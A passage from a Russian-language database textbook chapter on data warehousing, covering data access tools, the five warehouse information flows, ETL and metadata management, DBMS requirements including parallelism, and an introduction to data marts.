- Часть процесса обслуживания запросов. Метаданные используются для направления запроса к наиболее подходящему источнику данных.

Структура метаданных для разных процессов может различаться в зависимости от их назначения. Это означает, что для одного и того же элемента данных в хранилище может храниться сразу несколько вариантов метаданных. Кроме того, большинство компаний-разработчиков применяет собственные версии струк-

туры метаданных в своих инструментах управления копированием данных и средствах доступа, предназначенных для конечных пользователей. В частности, инструменты управления копированием данных используют метаданные для определения правил отображения, которые необходимо применить для преобразования исходных данных в общепринятую форму. Средства доступа конечных пользователей к данным используют метаданные для выбора способа построения запроса. Управление метаданными внутри хранилища данных является очень сложной задачей, которую не следует недооценивать. Вопросы, связанные с управлением метаданными в хранилище данных, описаны в разделе 30.4.3.

30.2.10. Средства доступа к данным

Основным назначением хранилища данных является предоставление конечным пользователям информации, необходимой им для принятия стратегических решений. Пользователи взаимодействуют с хранилищем с помощью специальных инструментов доступа к данным. Само хранилище данных должно обеспечивать эффективное выполнение произвольных запросов и предоставлять средства проведения анализа. Высокая производительность хранилища данных достигается за счет тщательного предварительного планирования операций соединения, суммирования и составления периодических отчетов, которые могут потребоваться конечным пользователям.

Хотя определения пользовательских инструментов доступа к данным могут различаться, в данном контексте мы разобьем их на пять основных групп [31]:

- инструменты создания отчетов и запросов;
- инструменты разработки приложений;
- инструменты управленческой информационной системы (Executive Information System — EIS);
- инструменты оперативной аналитической обработки (инструменты OLAP);
- инструменты разработки данных.

Инструменты создания отчетов и запросов

Инструменты создания отчетов подразделяются на инструменты создания итоговых отчетов и редакторы отчетов. *Инструменты создания итоговых отчетов* используются для создания регулярных оперативных отчетов и для подготовки таких объемных пакетных заданий, как оформление заказов и выписка счетов-фактур для клиентов или выписка чеков на получение зарплаты сотрудниками. *Редакторы отчетов* — это недорогие инструменты для рабочего стола, предназначенные для нужд конечных пользователей.

Инструменты создания запросов в реляционных СУБД служат для ввода или формирования операторов SQL, используемых для извлечения данных из хранилища. Подобные инструменты обычно скрывают от конечных пользователей сложность операторов языка SQL и структур баз данных за счет создания между пользователем и базой данных промежуточного метауровня. Метауровень — это программное обеспечение, которое предоставляет пользователю некоторое предметно-ориентированное представление содержимого базы данных и позволяет формировать операторы SQL с помощью визуальных инструментов, действующих по принципу "указать и щелкнуть". Примером подобного инструмента создания запросов является язык Query-By-Example (QBE). Возможности языка QBE, реализованные в СУБД Microsoft Access, были продемонстрированы в главе 7. Различные инстру-

менты создания запросов весьма популярны среди пользователей деловых приложений и могут применяться ими для любых целей, например для выполнения демографического анализа или подготовки списков почтовой рассылки для клиентов организации. Однако по мере усложнения запросов такие инструменты очень быстро становятся неэффективными.

Инструменты разработки приложений

Требования конечных пользователей могут быть такими, что встроенные средства создания отчетов и инструменты создания запросов окажутся непригодными — либо из-за того, что требуемый анализ не может быть ими выполнен в принципе, либо из-за того, что пользователю потребуется иметь чрезвычайно высокую квалификацию и немалый опыт. В такой ситуации для обеспечения доступа пользователей к необходимой информации потребуется разработка собственных приложений с использованием графических средств доступа к данным, предназначенных для использования в системах архитектуры "клиент/сервер". Некоторые из этих платформ разработки приложений интегрируются с популярными инструментами OLAP. Они позволяют осуществлять доступ ко всем основным типам СУБД, включая Oracle, Sybase и Informix.

Инструменты управленческой информационной системы

Управленческие информационные системы (Executive Information System — EIS), которые в последнее время рассматриваются как "информационные системы общего пользования" (Everybody's Information System — EIS), первоначально разрабатывались для поддержки процесса принятия стратегических решений руководителями верхнего уровня. Однако впоследствии область применения этих систем была несколько расширена с целью предоставления поддержки управляющему персоналу всех уровней. На начальном этапе инструменты EIS были связаны с мэйнфреймами и позволяли их пользователям создавать собственные приложения с графическим интерфейсом, предназначенные для поддержки принятия решений за счет создания обобщающего представления о данных организации и предоставления доступа к внешним источникам данных.

На современном рынке граница между инструментами EIS и другими инструментами поддержки принятия решений стала еще менее четкой, так как разработчики инструментов EIS добавляют в свои продукты средства создания запросов и предоставляют специализированные приложения для таких деловых областей, как сбыт, маркетинг и финансы.

Инструменты OLAP

Инструменты оперативной аналитической обработки данных, или инструменты OLAP, создаются на основе концепции многомерной базы данных. Они позволяют квалифицированным пользователям анализировать данные с помощью сложных многомерных представлений. Типичные деловые приложения для этих инструментов включают оценку эффективности рекламной кампании, прогнозирование объемов сбыта товаров и планирование производства. При использовании подобных инструментов предполагается, что данные организованы согласно многомерной модели, которая поддерживается специальной многомерной базой данных (Multi-Dimensional Database — MDDB) или реляционной базой данных, предназначенной для работы с многомерными запросами. Более подробно инструменты OLAP рассматриваются в разделе 32.1.

Инструменты разработки данных

Разработка данных — это процесс открытия новых осмысленных корреляций, закономерностей и тенденций путем переработки огромного количества информации с использованием статистических и математических методов, а также методов искусственного интеллекта. Методы разработки данных обладают достаточным потенциалом, чтобы превзойти возможности инструментов OLAP, так как главным притягательным фактором использования технологии разработки данных является способность создавать прогностические, а не *ретроспективные* модели. Более подробно речь о разработке данных пойдет в разделе 32.2.

30.3. Информационные потоки в хранилище данных

В этом разделе рассматриваются те действия, которые осуществляются при обработке различных массивов (или потоков) информации внутри хранилища данных. В технологии хранилищ данных главное внимание уделяется управлению пятью основными информационными потоками: входным, восходящим, нисходящим, выходным и метапотоком [148]. Место этих потоков в структуре хранилища данных схематически показано на рис. 30.2.

С каждым из этих потоков связаны определенные процессы, которые представлены ниже.

- **Входной** поток. Извлечение, очистка и загрузка исходных данных.
- Восходящий поток. Повышение ценности сохраняемых в хранилище данных путем суммирования, документирования и распределения исходных данных.




Рис. 30.2. Информационные потоки в хранилище данных

- Нисходящий поток. Архивирование и резервное копирование информации в хранилище,
- Выходной поток. Предоставление данных пользователям.
- Метапоток. Управление метаданными.

30.3.1. Входной поток

Входной поток. Процессы, связанные с извлечением, очисткой и загрузкой информации из источников данных в хранилище данных,

Входной поток связан с выборкой информации из источников данных с целью их последующей загрузки в хранилище данных. В качестве альтернативы, данные могут первоначально загружаться в хранилище оперативных данных (Operational Data Store — ODS) (см. раздел 30.2.2) перед передачей в хранилище данных. Поскольку исходные данные вырабатываются в основном системами OLTP, они должны быть перестроены в соответствии с требованиями хранилища данных. Перестройка данных включает следующие операции:

- очистка данных;
- преобразование данных в соответствии с требованиями хранилища данных, включая добавление и/или удаление полей и денормализацию данных;
- проверка внутренней непротиворечивости данных и их непротиворечивости по отношению к данным, уже загруженным в хранилище.

Для эффективного управления входным потоком необходимо подобрать механизм определения момента начала извлечения данных с последующим выполнением требуемых преобразований и проверкой непротиворечивости данных. Для создания единого непротиворечивого представления корпоративных данных очень важно в процессе извлечения информации из источников убедиться в том, что она находится в согласованном состоянии. Сложность процесса извлечения информации зависит от степени взаимной согласованности между различными источниками данных.

После извлечения из источника данные обычно загружаются во временное хранилище с целью выполнения очистки и проверки их непротиворечивости. Поскольку этот процесс достаточно сложен, важно, чтобы он был полностью автоматизирован и сопровождался выдачей сообщений о любых возникающих проблемах или сбоях. Для обслуживания входного потока предусмотрены специальные коммерческие инструменты. Однако если необходимая процедура не является относительно простой, то в случае использования коммерческих инструментов потребуется выполнить их предварительную настройку.

30.3.2. Восходящий поток

Восходящий поток. Процессы, связанные с повышением ценности представленных в хранилище данных посредством суммирования, документирования и распределения исходных данных.

Обслуживание восходящего потока включает выполнение приведенных ниже действий.

- Суммирование данных. Выполняется с помощью операций выборки, проекции, соединения и группирования реляционных данных, для получения представлений, которые являются более удобными и полезными для конечных пользователей. Суммирование может включать выполнение не только простых реляционных операций, но и проведение сложного статистического анализа, включая определение тенденций, кластеризацию и получение выборочных данных.
- Документирование данных. Выполняется путем преобразования фактических или суммарных данных в более удобные форматы представления, такие как электронные таблицы, текстовые документы, диаграммы и другие графические презентации, закрытые базы данных и анимационные материалы.
- Распределение исходных данных. Предусматривает распределение данных на соответствующие группы для повышения их подготовленности к использованию и доступности.

При планировании процедур повышения ценности данных следует учитывать необходимость увеличения общей производительности хранилища, а также снижения текущих расходов на его сопровождение. Все эти требования противоречат друг другу, что вынуждает разработчиков либо повышать производительность обработки запросов, либо сокращать расходы на сопровождение. Иначе говоря, администратор хранилища данных должен разработать проект базы данных, наиболее подходящий для удовлетворения всех существующих требований, для чего часто приходится идти на компромисс.

30.3.3. Нисходящий поток

; Нисходящий поток. Процессы, связанные с архивированием и резервным копированием информации в хранилище данных.

Архивирование устаревших данных играет важную роль при обеспечении высокой эффективности и производительности хранилища данных за счет переноса устаревших данных с ограниченной ценностью на архивный носитель, например на магнитную ленту или оптические диски. Но если схема секционирования базы данных выполнена правильно, то общее количество оперативных данных не должно влиять на производительность хранилища данных.

Секционирование — это один из способов проектирования логической организации очень крупных баз данных, который позволяет разбивать таблицы, содержащие слишком большое количество записей, на несколько меньших таблиц. Для секционирования каждой конкретной таблицы применяется правило, в котором учтены такие характеристики данных, как период, к которому они относятся, или географический регион. Например, таблица `PropertyForSale` из учебного проекта *DreamHome* может быть секционирована с учетом данных, которые относятся к разным регионам Великобритании.

Нисходящий поток информации включает процедуры, обеспечивающие возможность восстановления текущего состояния хранилища в случае потери данных из-за сбоев в программном или аппаратном обеспечении. Архивные данные следует хранить таким образом, чтобы в случае необходимости они снова могли быть восстановлены в хранилище данных.

30.3.4. Выходной поток

Выходной поток. Процессы, связанные с предоставлением данных пользователям.

Именно благодаря выходному потоку информации у сотрудников организации создается представление об истинной ценности хранилища данных. Полученные данные могут потребовать перестройки всех деловых процессов организации с целью повышения ее конкурентоспособности [148].

В качестве основных действий, связанных с выходным потоком, следует упомянуть перечисленные ниже.

- Доступ к данным. Обеспечивает выполнение запросов конечных пользователей к нужным им данным. Главная цель заключается в создании такой среды, в которой пользователи смогли бы эффективно использовать инструменты создания запросов для получения доступа к наиболее подходящему источнику данных. Частота выполнения отдельных запросов пользователей может изменяться от однократно выполняемого произвольного запроса до регулярно выполняемых запросов или даже запросов, выполняемых в реальном времени. При подготовке графика выполнения запросов пользователей очень важно обеспечить использование системных ресурсов максимально эффективным образом.
- Доставка. Означает своевременную доставку информации на рабочие станции конечных пользователей. Это — относительно новая область обработки информации в хранилищах данных, связанная с процессами типа публикации/подписки. Хранилище данных публикует различные деловые объекты, которые периодически подвергаются пересмотру с учетом интенсивности их использования. Пользователи могут подписаться на такой набор деловых объектов, который в наибольшей степени соответствует их потребностям.

Важной особенностью управления выходным потоком является активная популяризация хранилища данных среди пользователей, что может оказать существенное влияние на функционирование всей организации. В числе дополнительных действий по обслуживанию выходного потока следует также назвать направление запросов к соответствующим целевым таблицам и обработку профилей запросов конкретных групп пользователей с целью выяснения, какие именно агрегированные данные могут оказаться полезными.

Хранилища данных, содержащие итоговые данные, потенциально предоставляют пользователям большее количество различных источников данных, способных дать ответ на их конкретные запросы. Сюда относятся как сами фактические данные, так и произвольное количество выполненных на их основе обобщений, способных удовлетворить информационные потребности запросов пользователей. Однако производительность запроса может в значительной степени зависеть от характеристик обрабатываемых данных. Наиболее очевидной такой характеристикой является объем считываемой информации. В состав действий по обслуживанию выходного потока входит и поиск системой наиболее эффективного способа выполнения запроса.

30.3.5. Метапоток

Метапоток. Процессы, связанные с управлением метаданными.

Предыдущие потоки характеризуют управление хранилищем данных в отношении перемещения данных в хранилище и из него. Метапоток — это процесс, связанный с перемещением метаданных, т.е. данных о других потоках. Метаданные — это описание информационного содержания хранилища данных: что в нем содержится, откуда что поступает, какие операции выполнялись во время очистки, как осуществлялись интеграция и обобщение данных. Более подробно вопросы управления метаданными в хранилище данных рассматриваются в разделе **30.4.3.**

В ответ на изменение деловых потребностей постепенно менялись и продолжают изменяться любые традиционные унаследованные системы. Поэтому при управлении хранилищем данных необходимо учитывать эти продолжающиеся изменения, т.е. принимать во внимание изменения традиционных источников данных и деловой среды. Таким образом, метапоток (метаданные) должен постоянно обновляться в соответствии с происходящими изменениями.

30.4. Инструменты и технологии хранилищ данных

В настоящем разделе рассматриваются инструменты и технологии, связанные с формированием и управлением хранилищем данных, В нем также уделяется необходимое внимание вопросам интеграции этих инструментов. Более подробную информацию об используемых в хранилищах данных инструментах и технологиях заинтересованный читатель сможет найти в [31].

30.4.1. Инструменты извлечения, очистки и преобразования данных

Выбор оптимальных инструментов извлечения, очистки и преобразования данных очень важен для успешного создания хранилища данных. Количество компаний-разработчиков, основное внимание которых направлено на удовлетворение требований, предъявляемых к хранилищам данных, постоянно растет. Предлагаемые ими инструменты могут решать гораздо более сложные задачи, чем простое перемещение данных между разными аппаратными платформами. При этом задачи извлечения данных из источника, их очистки и преобразования с последующей загрузкой в конкретную систему могут быть выполнены либо с помощью нескольких разных программных продуктов, либо посредством применения единого интегрированного подхода. Подобные интегрированные решения делятся на следующие категории:

- генераторы кода;
- инструменты репликации информации базы данных;
- машины динамического преобразования.

Генераторы кода

Генераторы кода создают настраиваемые преобразующие программы на языках третьего или четвертого поколения исходя из предоставленных им определений форматов входных и выходных данных. Основной проблемой этого подхода является необходимость управления большим количеством программ, которые потребуются для поддержки сложного корпоративного хранилища данных. Компании-разработчики признают наличие указанной проблемы, поэтому некоторые из них создали специальные управляющие компоненты, применив такие методы, как конвейерная обработка и автоматическое формирование графиков.

Инструменты репликации информации базы данных

Данные инструменты используют триггеры баз данных или журналы регистрации транзакций для обнаружения изменений отдельных элементов данных в одной системе и переноса этих изменения в копию исходных данных, размещенную в другой системе (см. раздел 23.6). Большинство инструментов репликации не обеспечивает обнаружения изменений в нереляционных файлах и базах данных и зачастую не предоставляют средств для глубокого преобразования и очистки данных. Эти инструменты могут использоваться для восстановления базы данных после сбоя или создания базы для магазина данных (раздел 30.5), но при условии, что количество источников данных невелико, а требуемое преобразование имеет относительно простой характер.

Машины динамического преобразования

Исходя из установленных правил, машины динамического преобразования извлекают данные из источника через определенные пользователем интервалы времени, преобразуют их, а затем отсылают и загружают обработанную информацию в указанное место назначения. На сегодняшний день большинство программных продуктов поддерживает только реляционные источники данных, но в последнее время стали появляться продукты, способные работать и с нереляционными исходными файлами и базами данных.

30.4.2. СУБД для хранилища данных

СУБД для хранилищ данных очень редко бывает источником проблем интеграции. Благодаря относительной зрелости таких программных продуктов большинство реляционных баз данных интегрируется с другими типами программного обеспечения вполне предсказуемым образом. Однако потенциальным источником проблем может послужить большой объем базы данных хранилища. При работе с подобной базой данных становится особенно важным обеспечение параллельной работы, а также контроль таких важных параметров, как высокая производительность, масштабируемость, готовность и управляемость, что обязательно следует принимать во внимание при выборе СУБД. Сначала мы рассмотрим основные требования, предъявляемые к СУБД для хранилища данных, а затем кратко обсудим, как можно организовать в хранилищах данных параллельное выполнение вычислений.

Требования к СУБД для хранилища данных

Специализированные требования к реляционной СУБД, предназначенной для хранилища данных, были опубликованы в [255]. Эти требования перечислены в табл. 30.3.

Таблица 30.3. Требования к реляционной СУБД для хранилища данных

Требование
Высокая производительность загрузки данных
Возможность обработки данных во время загрузки
Наличие средств управления качеством данных
Высокая производительность запросов
Масштабируемость по объему
Масштабируемость по количеству пользователей

Окончание табл. 30.3

Требование
Возможность организации сети хранилищ данных
Наличие средств администрирования хранилища
Поддержка интегрированного многомерного анализа размерностей
Расширенный набор функциональных средств запросов

Высокая производительность загрузки данных

В хранилищах данных требуется периодически выполнять загрузку новых данных, причем в ограниченных временных рамках. Производительность процесса загрузки в подобных случаях должна измеряться в сотнях миллионов строк или гигабайтах данных в час, и требования по максимальному повышению производительности загрузки связаны с необходимостью обеспечить бесперебойное выполнение основных производственных задач.

Возможность обработки данных во время загрузки

При загрузке в хранилище новых или обновленных данных обычно требуется выполнение нескольких последовательных этапов, включающих преобразование данных, фильтрацию, переформатирование, проверку целостности, физическое сохранение, индексацию и обновление метаданных. На практике каждый такой этап может выполняться отдельно, но в общем процесс загрузки должен выглядеть как единая и неразрывная процедура.

Наличие средств управления качеством данных

Для перехода к управлению на основе фактической информации требуются данные высочайшего качества. В хранилище данных должны гарантироваться локальная и глобальная непротиворечивость данных, а также целостность данных на уровне ссылок, даже несмотря на использование "недостоверных" источников данных и громадные размеры базы данных. Хотя загрузка и подготовка данных — необходимые этапы, они все же не являются достаточными. Лишь способность дать ответы на запросы конечных пользователей является действительной оценкой успешного создания хранилища данных. Аналитики указывают, что чем больше ответов было успешно предоставлено пользователям, тем сложнее и изощреннее становятся очередные вводимые ими запросы.

Высокая производительность запросов

Управление на основе фактической информации и произвольный анализ не должны замедляться или останавливаться из-за низкой производительности обработки запросов со стороны СУБД хранилища данных. Большие сложные запросы, связанные с выполнением важных деловых операций, должны завершаться за приемлемое время.

Масштабируемость по объему

Объемы хранилищ данных возрастают с огромной скоростью и достигают величин от сотен гигабайтов до терабайтов (10^{12} байт) и даже петабайтов (10^{15} байт). Используемая реляционная СУБД должна поддерживать модульное и параллельное управление и не иметь никаких архитектурных ограничений на размер базы данных. В случае сбоя реляционная СУБД должна сохранять готовность к работе и предоставлять механизм восстановления до исходного состоя-

ния. Реляционная СУБД должна поддерживать работу с устройствами массовой памяти, такими как оптические диски или иерархические устройства хранения. Наконец, производительность выполнения запросов должна зависеть не от размера базы данных, а в основном от сложности самого запроса.

Масштабируемость по количеству пользователей

В настоящее время считается, что доступ к хранилищу данных будет ограничен только относительно небольшим кругом управленческого персонала. Однако маловероятно, что такая тенденция сохранится и при возрастании значения хранилищ данных. По некоторым оценкам, в недалеком будущем реляционные СУБД для хранилищ данных должны будут поддерживать работу сотен и даже тысяч параллельно работающих пользователей, обеспечивая при этом приемлемую производительность выполнения их запросов.

Возможность организации сети хранилищ данных

Хранилище данных должно обладать способностью работать в большой сети, состоящей из многих хранилищ данных. Хранилище данных должно включать инструменты, которые координировали бы перемещение подмножеств данных из одного хранилища в другое. На своей рабочей станции пользователи должны иметь возможность просматривать и работать с содержимым нескольких хранилищ данных.

Наличие средств администрирования хранилища

Исключительно большой размер и циклический характер пополнения хранилищ данных требует наличия простых и в то же время гибких инструментов администрирования. Реляционная СУБД должна предоставлять средства управления для ограничения ресурсов, регистрации затрат, связанных с обслуживанием запросов отдельных пользователей, а также систему установки приоритетов выполнения запросов с учетом потребностей различных категорий пользователей и видов деятельности. Реляционная СУБД должна также иметь средства для отслеживания и настройки режимов рабочей нагрузки, необходимых для оптимизации производительности и пропускной способности системы. Наиболее очевидным и ощутимым итогом реализации хранилища данных является беспрепятственная творческая работа конечных пользователей с данными.

Поддержка многомерного интегрированного анализа

Ценность многомерных представлений — общепризнанный факт, поэтому поддержка работы с ними непременно должна быть предусмотрена в реляционной СУБД, используемой для организации хранилища данных, поскольку это является условием для обеспечения максимальной производительности реляционных инструментов OLAP (раздел 32.1). Реляционная СУБД должна поддерживать быстрое и простое создание предварительно подготовленных итоговых значений для больших хранилищ данных, а также предоставлять инструменты для автоматизации процесса создания таких предварительно вычисленных агрегированных данных. Динамическое вычисление агрегированных данных должно быть согласовано с требованиями обеспечения необходимого уровня производительности интерактивной работы пользователей.

Расширенный набор функциональных средств запросов

Конечным пользователям необходимо иметь возможность выполнять аналитические расчеты, последовательный и сравнительный анализ, согласованный доступ к фактическим и итоговым данным. Использование языка SQL в среде

"клиент/сервер" для создания запросов по принципу "указать и щелкнуть" иногда может оказаться непрактичным или даже просто невозможным из-за высокой сложности пользовательских запросов. Поэтому в реляционной СУБД должен быть предусмотрен полный и современный набор всех необходимых аналитических инструментов.

Параллельные СУБД

При работе с хранилищем данных обычно требуется обработать огромное количество данных, а технология параллельной работы с базами данных предлагает эффективное решение для обеспечения необходимого роста производительности. Успешная эксплуатация параллельных СУБД зависит от эффективного управления многими ресурсами, такими как процессор, память, жесткие диски и сетевые соединения.

По мере роста популярности хранилищ данных компании-разработчики создают все более мощные СУБД, предназначенные для систем поддержки принятия решений и использующие технологию организации параллельных вычислений. Основная цель состоит в решении поставленных пользователем задач с использованием нескольких узлов, параллельно работающих над одной и той же проблемой. Важнейшими характеристиками параллельных СУБД являются масштабируемость, оперативность и готовность.

Параллельные СУБД могут одновременно выполнять сразу несколько операций с базой данных, разбивая отдельные задачи на малые части таким образом, чтобы они могли быть распределены между несколькими процессорами. Параллельные СУБД должны обеспечивать выполнение параллельных запросов. Иначе говоря, они должны быть способными разбивать большие сложные запросы на подзапросы, параллельно запускать отдельные подзапросы на выполнение, а затем собирать вместе полученные результаты. Такие СУБД должны выполнять в параллельном режиме загрузку данных, просмотр таблиц, а также архивирование и резервное копирование данных. Существуют две основные архитектуры аппаратного обеспечения для выполнения параллельных вычислений, которые могут использоваться в качестве платформы для сервера базы данных в хранилищах данных,

- Симметричная мультипроцессорная обработка (Symmetric Multi-Processing — SMP). Группа тесно связанных процессоров, которые совместно используют оперативную и дисковую память.
- Массовая мультипроцессорная обработка (Massively Multi-Processing — MMP). Группа слабо связанных процессоров, каждый из которых использует свою собственную оперативную и дисковую память.

Эти архитектуры параллельных вычислений подробно рассматривались в разделе 22.1.1.

30.4.3. Метаданные хранилища данных

Существует много других вопросов, связанных с интеграцией программного обеспечения хранилищ данных, но в этом разделе мы рассмотрим только проблемы, касающиеся интеграции метаданных, т.е. данных о данных [86]. Управление метаданными в хранилище данных представляет собой чрезвычайно сложную и многогранную задачу. Метаданные используются в самых разных целях, а управление метаданными является важнейшим вопросом при создании полностью интегрированного хранилища данных.

Основным назначением метаданных является сохранение информации о происхождении данных, чтобы администраторы хранилища могли знать историю

любого элемента данных, помещенного в хранилище. Но проблема состоит в том, что метаданные в пределах хранилища данных выполняют несколько функций, связанных с преобразованием и загрузкой данных, обслуживанием хранилища данных и формированием запросов (раздел 30.9).

Метаданные, связанные с преобразованием и загрузкой данных, должны описывать источник данных и любые изменения, внесенные в эти данные. Например, для каждого исходного поля должны храниться такие сведения, как уникальный идентификатор, исходное имя поля, тип источника данных, исходное расположение, включая системное и объектное имя, а также тип преобразованных данных и имя таблицы назначения. Если поле подвергается каким-то изменениям, начиная с простого изменения его типа и вплоть до выполнения над ним сложного набора процедур и функций, то все эти изменения также должны быть зафиксированы.

Метаданные, связанные с управлением данными, описывают способ хранения данных в хранилище. Должен быть описан каждый объект базы данных, включая данные, содержащиеся во всех таблицах, индексах и представлениях. Кроме того, должны быть описаны и любые связанные с этими объектами ограничения. Эта информация хранится в системном каталоге СУБД с учетом некоторых дополнительных ограничений, присущих хранилищам данных. Например, метаданные должны описывать любые поля, связанные с агрегированными данными, включая описание способа агрегирования. Кроме того, должно быть описано секционирование таблиц, в том числе ключ секционирования, а также диапазон данных, связанных с каждой секцией.

Описанные выше метаданные требуются также диспетчеру запросов для формирования соответствующих запросов. Диспетчер запросов, в свою очередь, вырабатывает дополнительные метаданные о выполняемых запросах, которые могут быть использованы для накопления исторических данных обо всех выполненных запросах и формирования профилей запросов для каждого пользователя, группы пользователей или хранилища данных в целом. Существуют также метаданные, связанные с пользователями запросов, которые включают, например, информацию о том, что подразумевается под терминами "цена" или "клиент" в конкретной базе данных и изменялся ли смысл этих терминов со временем.

Синхронизация метаданных

Важнейшим вопросом интеграции является синхронизация метаданных разного типа, используемых в пределах всего хранилища данных. Поскольку разные инструменты хранилища данных создают и используют свои собственные метаданные, для достижения полной интеграции необходимо добиться того, чтобы эти инструменты могли пользоваться метаданными совместно. Задача в этом случае заключается в синхронизации метаданных между разными программными продуктами компаний-разработчиков, использующих несовместимые хранилища метаданных. Например, необходимо определить нужный элемент метаданных на соответствующем уровне детализации одного программного продукта, потом установить его соответствие другому элементу метаданных на соответствующем уровне детализации другого программного продукта, а затем отрегулировать любые существующие между ними различия в способах представления. Эту операцию следует повторить для всех других элементов метаданных, общих для двух программных продуктов. Более того, любые изменения метаданных или даже "метаметаданных" в одном программном продукте должны быть переданы другому программному продукту. Задача синхронизации двух программных продуктов очень сложна, поэтому повторение такого процесса для шести или более продуктов, которые образуют программное обеспечение хранилища данных, может потребовать много ресурсов. Тем не менее синхронизация метаданных обязательно должна быть выполнена.

Решить данную проблему можно двумя способами:

- с помощью механизмов автоматической передачи метаданных между хранилищами метаданных разных инструментов;
- путем создания репозитария метаданных.

До настоящего времени существовали два основных стандарта метаданных и моделирования в области хранилищ данных и компонентной разработки, предложенные такими организациями, как MDC (Meta Data Coalition — Объединение по разработке стандартов метаданных) и OMG (Object Management Group — Рабочая группа по разработке стандартов объектного программирования). Но эти две промышленные организации опубликовали совместное коммюнике, что MDC должна войти в состав OMG. В результате этого MDC прекращает независимую деятельность и продолжит свою работу в составе организации OMG, а последняя обеспечит интеграцию существовавших ранее отдельных стандартов.

Объединение организаций MDC и OMG свидетельствует о стремлении к созданию единого стандарта хранилищ данных и средств работы с метаданными. Этот стандарт должен воплотить в себе лучшие достижения открытой информационной модели (Open Information Model — OIM) организации MDC и общей модели хранилища данных (Common Warehouse Model — CWM) организации OMG. После завершения этой работы организацией OMG будет выпущена полученная спецификация в качестве следующей версии модели CWM. Единый стандарт позволит пользователям свободно организовать обмен метаданными между разными продуктами различных поставщиков.

Модель CWM организации OMG основана на многих стандартных средствах, включая язык UML (Unified Modeling Language — универсальный язык моделирования), разработанный организацией OMG, интерфейсы XMI (XML Metadata Interchange – интерфейс обмена метаданными XML) и MOF (Meta Object Facility — средства обмена метаобъектами), а также модель OIM организации MDC. В разработке модели CWM принимали участие многие компании, в том числе IBM, Oracle, Unisys, Hyperion, Genesis, NCR, UBS и Dimension EDI.

30.4.4. Инструменты управления и администрирования

Хранилище данных обязательно должно включать инструменты администрирования, предназначенные для управления столь сложной средой. Такие инструменты встречаются относительно редко, особенно те, которые интегрированы с различными типами метаданных и с типичными операциями в хранилищах данных. Инструменты управления и администрирования хранилищ данных должны позволять выполнять следующие задачи:

- контроль загрузки данных из нескольких источников;
- проверка качества и целостности данных;
- управление и обновление метаданных;
- контроль текущей производительности базы данных с целью обеспечения быстрой реакции на запрос и эффективного использования ресурсов;
- аудит процессов использования хранилища данных с целью сбора информации о стоимости работы, выполненной каждым пользователем;
- репликация, разбиение и распределение данных;
- поддержка эффективного управления хранилищем данных;
- удаление ненужных данных;
- архивирование и резервное копирование данных;
- средства восстановления после сбоя;
- управление средствами защиты.

30.5. Магазины данных

Вслед за появлением и быстрым развитием понятия хранилища данных появилась и близкая ему концепция магазина данных (data mart). В данном разделе дается определение таким системам, указываются побудительные мотивы для их создания, а также освещаются некоторые другие вопросы, связанные с разработкой и использованием магазинов данных.

Магазин данных. Подмножество хранилища данных, которое поддерживает требования отдельного подразделения или деловой сферы организации.

Магазин данных содержит некоторое подмножество данных хранилища, которое обычно представлено в виде обобщенной информации, связанной с некоторым подразделением или деловой сферой предприятия. Магазин данных может быть независимым или определенным образом связанным с централизованным хранилищем данных. По мере увеличения размеров хранилища данных для удовлетворения различных потребностей организации потребуется принимать те или иные компромиссные решения. Популярность магазинов данных основана на том очевидном факте, что корпоративные хранилища данных создавать и использовать гораздо сложнее. На рис. 30.3 показана типичная архитектура хранилища данных и связанных с ним магазинов данных. Ниже перечислены основные различия между магазином и хранилищем данных.

- Магазин данных отвечает требованиям пользователей только одного из подразделений организации или некоторой ее деловой сферы.
- Магазин данных обычно не содержит подробных оперативных сведений (в отличие от хранилища данных).
- Поскольку магазин данных содержит меньше информации, чем хранилище, структура информации магазина данных более понятна и проста в управлении.

